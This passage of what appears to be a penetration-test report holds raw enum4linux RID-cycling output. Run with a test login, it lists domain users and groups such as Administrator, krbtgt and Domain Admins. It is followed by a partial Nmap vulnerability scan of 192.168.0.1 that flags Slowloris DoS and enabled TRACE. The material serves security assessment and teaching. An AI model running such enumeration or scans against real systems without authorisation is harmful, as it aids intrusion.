S-1-5-80-525 *unknown*\*unknown* (8)

S-1-5-80-526 *unknown*\*unknown* (8)

S-1-5-80-527 *unknown*\*unknown* (8)

S-1-5-80-528 *unknown*\*unknown* (8)

S-1-5-80-529 *unknown*\*unknown* (8)

S-1-5-80-530 *unknown*\*unknown* (8)

S-1-5-80-531 *unknown*\*unknown* (8)

S-1-5-80-532 *unknown*\*unknown* (8)

S-1-5-80-533 *unknown*\*unknown* (8)

S-1-5-80-534 *unknown*\*unknown* (8)

S-1-5-80-535 *unknown*\*unknown* (8)

S-1-5-80-536 *unknown*\*unknown* (8)

S-1-5-80-537 *unknown*\*unknown* (8)

S-1-5-80-538 *unknown*\*unknown* (8)
```

```
S-1-5-80-539 *unknown*\*unknown* (8)

S-1-5-80-540 *unknown*\*unknown* (8)

S-1-5-80-541 *unknown*\*unknown* (8)

S-1-5-80-542 *unknown*\*unknown* (8)

S-1-5-80-543 *unknown*\*unknown* (8)

S-1-5-80-544 *unknown*\*unknown* (8)

S-1-5-80-545 *unknown*\*unknown* (8)

S-1-5-80-546 *unknown*\*unknown* (8)

S-1-5-80-547 *unknown*\*unknown* (8)

S-1-5-80-548 *unknown*\*unknown* (8)

S-1-5-80-549 *unknown*\*unknown* (8)

S-1-5-80-550 *unknown*\*unknown* (8)

S-1-5-80-1000 *unknown*\*unknown* (8)

S-1-5-80-1001 *unknown*\*unknown* (8)

S-1-5-80-1002 *unknown*\*unknown* (8)

S-1-5-80-1003 *unknown*\*unknown* (8)

S-1-5-80-1004 *unknown*\*unknown* (8)

S-1-5-80-1005 *unknown*\*unknown* (8)

S-1-5-80-1006 *unknown*\*unknown* (8)

S-1-5-80-1007 *unknown*\*unknown* (8)

S-1-5-80-1008 *unknown*\*unknown* (8)

S-1-5-80-1009 *unknown*\*unknown* (8)

S-1-5-80-1010 *unknown*\*unknown* (8)

S-1-5-80-1011 *unknown*\*unknown* (8)

S-1-5-80-1012 *unknown*\*unknown* (8)

S-1-5-80-1013 *unknown*\*unknown* (8)

S-1-5-80-1014 *unknown*\*unknown* (8)

S-1-5-80-1015 *unknown*\*unknown* (8)

S-1-5-80-1016 *unknown*\*unknown* (8)
```

```
S-1-5-80-1017 *unknown*\*unknown* (8)
S-1-5-80-1018 *unknown*\*unknown* (8)
S-1-5-80-1019 *unknown*\*unknown* (8)
S-1-5-80-1020 *unknown*\*unknown* (8)
S-1-5-80-1021 *unknown*\*unknown* (8)
S-1-5-80-1022 *unknown*\*unknown* (8)
S-1-5-80-1023 *unknown*\*unknown* (8)
S-1-5-80-1024 *unknown*\*unknown* (8)
S-1-5-80-1025 *unknown*\*unknown* (8)
S-1-5-80-1026 *unknown*\*unknown* (8)
S-1-5-80-1027 *unknown*\*unknown* (8)
S-1-5-80-1028 *unknown*\*unknown* (8)
S-1-5-80-1029 *unknown*\*unknown* (8)
S-1-5-80-1030 *unknown*\*unknown* (8)
S-1-5-80-1031 *unknown*\*unknown* (8)
S-1-5-80-1032 *unknown*\*unknown* (8)
S-1-5-80-1033 *unknown*\*unknown* (8)
S-1-5-80-1034 *unknown*\*unknown* (8)
S-1-5-80-1035 *unknown*\*unknown* (8)
S-1-5-80-1036 *unknown*\*unknown* (8)
S-1-5-80-1037 *unknown*\*unknown* (8)
S-1-5-80-1038 *unknown*\*unknown* (8)
S-1-5-80-1039 *unknown*\*unknown* (8)
S-1-5-80-1040 *unknown*\*unknown* (8)
S-1-5-80-1041 *unknown*\*unknown* (8)
S-1-5-80-1042 *unknown*\*unknown* (8)
S-1-5-80-1043 *unknown*\*unknown* (8)
S-1-5-80-1044 *unknown*\*unknown* (8)
S-1-5-80-1045 *unknown*\*unknown* (8)
```

```
S-1-5-80-1046 *unknown*\*unknown* (8)
S-1-5-80-1047 *unknown*\*unknown* (8)
S-1-5-80-1048 *unknown*\*unknown* (8)
S-1-5-80-1049 *unknown*\*unknown* (8)
S-1-5-80-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
```

```
S-1-5-32-523 *unknown*\*unknown* (8)

S-1-5-32-524 *unknown*\*unknown* (8)

S-1-5-32-525 *unknown*\*unknown* (8)

S-1-5-32-526 *unknown*\*unknown* (8)

S-1-5-32-527 *unknown*\*unknown* (8)

S-1-5-32-528 *unknown*\*unknown* (8)

S-1-5-32-529 *unknown*\*unknown* (8)

S-1-5-32-530 *unknown*\*unknown* (8)

S-1-5-32-531 *unknown*\*unknown* (8)

S-1-5-32-532 *unknown*\*unknown* (8)

S-1-5-32-533 *unknown*\*unknown* (8)

S-1-5-32-534 *unknown*\*unknown* (8)

S-1-5-32-535 *unknown*\*unknown* (8)

S-1-5-32-536 *unknown*\*unknown* (8)

S-1-5-32-537 *unknown*\*unknown* (8)

S-1-5-32-538 *unknown*\*unknown* (8)

S-1-5-32-539 *unknown*\*unknown* (8)

S-1-5-32-540 *unknown*\*unknown* (8)

S-1-5-32-541 *unknown*\*unknown* (8)

S-1-5-32-542 *unknown*\*unknown* (8)

S-1-5-32-543 *unknown*\*unknown* (8)

S-1-5-32-544 BUILTIN\Administrators (Local Group)

S-1-5-32-545 BUILTIN\Users (Local Group)

S-1-5-32-546 BUILTIN\Guests (Local Group)

S-1-5-32-547 *unknown*\*unknown* (8)

S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)

S-1-5-32-550 BUILTIN\Print Operators (Local Group)

S-1-5-32-1000 *unknown*\*unknown* (8)
```

```
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
```

```
S-1-5-32-1030 *unknown*\*unknown* (8)

S-1-5-32-1031 *unknown*\*unknown* (8)

S-1-5-32-1032 *unknown*\*unknown* (8)

S-1-5-32-1033 *unknown*\*unknown* (8)

S-1-5-32-1034 *unknown*\*unknown* (8)

S-1-5-32-1035 *unknown*\*unknown* (8)

S-1-5-32-1036 *unknown*\*unknown* (8)

S-1-5-32-1037 *unknown*\*unknown* (8)

S-1-5-32-1038 *unknown*\*unknown* (8)

S-1-5-32-1039 *unknown*\*unknown* (8)

S-1-5-32-1040 *unknown*\*unknown* (8)

S-1-5-32-1041 *unknown*\*unknown* (8)

S-1-5-32-1042 *unknown*\*unknown* (8)

S-1-5-32-1043 *unknown*\*unknown* (8)

S-1-5-32-1044 *unknown*\*unknown* (8)

S-1-5-32-1045 *unknown*\*unknown* (8)

S-1-5-32-1046 *unknown*\*unknown* (8)

S-1-5-32-1047 *unknown*\*unknown* (8)

S-1-5-32-1048 *unknown*\*unknown* (8)

S-1-5-32-1049 *unknown*\*unknown* (8)

S-1-5-32-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-516 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-517 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-518 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-519 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-520 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-521 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-522 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-523 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-524 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-525 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-526 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-527 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-528 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-529 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-530 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-531 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-532 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-533 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-534 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-535 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-536 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-537 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-538 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-539 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-540 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-541 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-542 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-543 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-544 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-545 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-546 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-547 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-548 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-549 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-550 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1000 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1001 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1002 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1003 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1004 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1005 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1006 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1007 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1008 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1009 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1010 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1011 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1012 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1013 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1014 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1015 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1016 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1017 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1018 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1019 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1020 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1021 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1022 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1023 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1024 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1025 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1026 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-21-816344815-1091841032-1499945149 and logon username
'test', password 'test123'

S-1-5-21-816344815-1091841032-1499945149-500 UADCWNET\Administrator (Local User)

S-1-5-21-816344815-1091841032-1499945149-501 UADCWNET\Guest (Local User)

S-1-5-21-816344815-1091841032-1499945149-502 UADCWNET\krbtgt (Local User)

S-1-5-21-816344815-1091841032-1499945149-503 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-504 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-505 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-506 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-507 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-508 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-509 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-510 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-511 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-512 UADCWNET\Domain Admins (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-513 UADCWNET\Domain Users (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-514 UADCWNET\Domain Guests (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-515 UADCWNET\Domain Computers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-516 UADCWNET\Domain Controllers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-517 UADCWNET\Cert Publishers (Local Group)
```

```
S-1-5-21-816344815-1091841032-1499945149-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-522 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-523 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-524 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-525 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-526 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-527 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-528 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-529 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-530 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-531 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-532 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-533 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-534 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-535 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-536 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-537 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-538 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-539 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-540 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-541 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-542 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-543 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-544 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-545 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-546 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-547 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-548 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-549 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-550 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1000 UADCWNET\admin (Local User)
S-1-5-21-816344815-1091841032-1499945149-1001 UADCWNET\SERVER1$ (Local User)
S-1-5-21-816344815-1091841032-1499945149-1002 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1003 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1004 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1005 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1006 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1007 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1008 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1009 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1010 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1011 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1012 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1013 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1014 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1015 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1016 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1017 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1018 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1019 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1020 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1021 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1022 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-1023 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1024 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1025 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1026 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1027 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1028 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1029 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1030 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1031 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1032 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1033 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1034 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1035 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1036 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1037 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1038 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1039 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1040 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1041 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1042 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1043 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1044 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1045 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1046 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1047 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1048 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1049 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1050 *unknown*\*unknown* (8)
```

```
 ==========================================
|    Getting printer info for 192.168.0.1    |
 ==========================================
No printers returned.



enum4linux complete on Fri Dec  6 09:18:09 2019
```

APPENDIX 12 – SERVER 1 VULNERABILITY SCAN

```
# Nmap 7.80 scan initiated Tue Nov 26 10:21:30 2019 as: nmap -oN vulscanserver1 --script vuln 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00062s latency).
Not shown: 964 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
23/tcp   open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
25/tcp   open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
42/tcp   open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
79/tcp   open  finger
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /test.php: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp   open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
99/tcp   open  metagram
```

```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
